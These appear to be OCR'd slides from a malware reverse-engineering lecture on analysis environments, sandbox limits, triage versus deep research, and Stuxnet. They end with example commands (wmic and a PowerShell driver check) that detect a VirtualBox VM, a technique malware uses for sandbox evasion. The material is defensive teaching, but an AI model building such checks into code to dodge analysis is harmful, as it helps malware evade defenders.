MAKE SURE NEITHER OF THESE VMs ARE CONNECTED TO YOUR REAL MACHINE OR THE INTERNET.

Warning

I will say it again.

Uploading suspected malware to virustotal should not be your first choice.

Only do so if you know it is OK to have the samples publicly disclosed!

Setting traps in malware is more common than you would think!

Why doesn’t Dynamic Analysis always work?

(Competent) Malware authors know what malware analysts will look for, and what sandboxes look like.

Code can detect that it is inside of a sandbox, and behave differently

Beware of decoy Executables

It would be a shame if you wasted your time looking at a benign binary

Why doesn’t Dynamic Analysis always work?

Malware authors know what malware analysts will look for, and what sandboxes look like.

- Online sandboxes usually stop running after a few minutes or so - the malware can “sleep” for days if programmed to do so.

- Malware might check for specific configurations / names of sandboxes that are the defaults (sound familiar ;)?).

- Malware authors might upload files to VirusTotal / “nodistribute” malware repositories to check against antivirus and tweak the file until there are no hits.

Discussion:

How can we make the reverse engineer’s life harder?

In what situations does the malware author “win”?

How does your analysis environment impact a reverse engineering workflow?

We will spend more time on defense evasion in a future lecture.

Triage Environment

- New epochs of malware arrive on your desk
- Most of it probably isn’t that interesting/new.
- You need to pull relevant IOCs out and publish them to your stakeholders as soon as possible
- You might not have time to fully understand everything the malware does
- This is can very quickly turn into a game of Whack-a-Mole

Example: Generic Malspam

- Many infections are the result of massive email spam campaigns (malspam)
- These tend to be wide-net strategies, and typically don’t change much from epoch to epoch
- It might not be worth your time to spend hours reversing the next iteration of trickbot to realize that it now also targets Chase in addition to BOA. It’s banking malware. You don’t want it on your network!

Research/Investigative Environment


Reasons to dedicate large amounts of time to analyzing malware:

- It is targeting something or someone interesting
  - Journalists, critical infrastructure, governments, dissidents...etc
  - EG: uranium centrifuges
- It is doing something interesting
  - Leverages 0/N-day exploit, sophisticated functionality
  - Making uranium centrifuges spin too fast
- You are constantly being targeted by the same tools and need to develop “effective” countermeasures.
- It is associated with an incident that requires remediation.

Example: Stuxnet

A Sophisticated malware used during a (likely) joint US-Israel cyber opteration designed to disrupt Iran’s Nuclear program

For more on this, see “Countdown to Zero Day” By Kim Zetter




In either case, you probably want to be efficient

The Reverse Engineer Always Wins*

- Malware authors will employ a variety of tricks to slow you down. The more of these tricks you see, the faster you will get at bypassing them.
- With enough time, energy and money you can reverse engineer just about anything
- You don’t have infinite time, money, or resources. Neither does your adversary!
- You will need to automate portions of your work to make the sheer volume of tasks tractable to complete.

Dealing with Tricks



Discussion

How can we detect that we are in VirtualBox?

Example:

`wmic bios get smbiosbiosversion`

Example 2

```
 $drivers = Get-WindowsDriver -Online -All
ForEach($d in $drivers){
    if($d.ProviderName -eq "Oracle Corporation"){echo $d}
}
```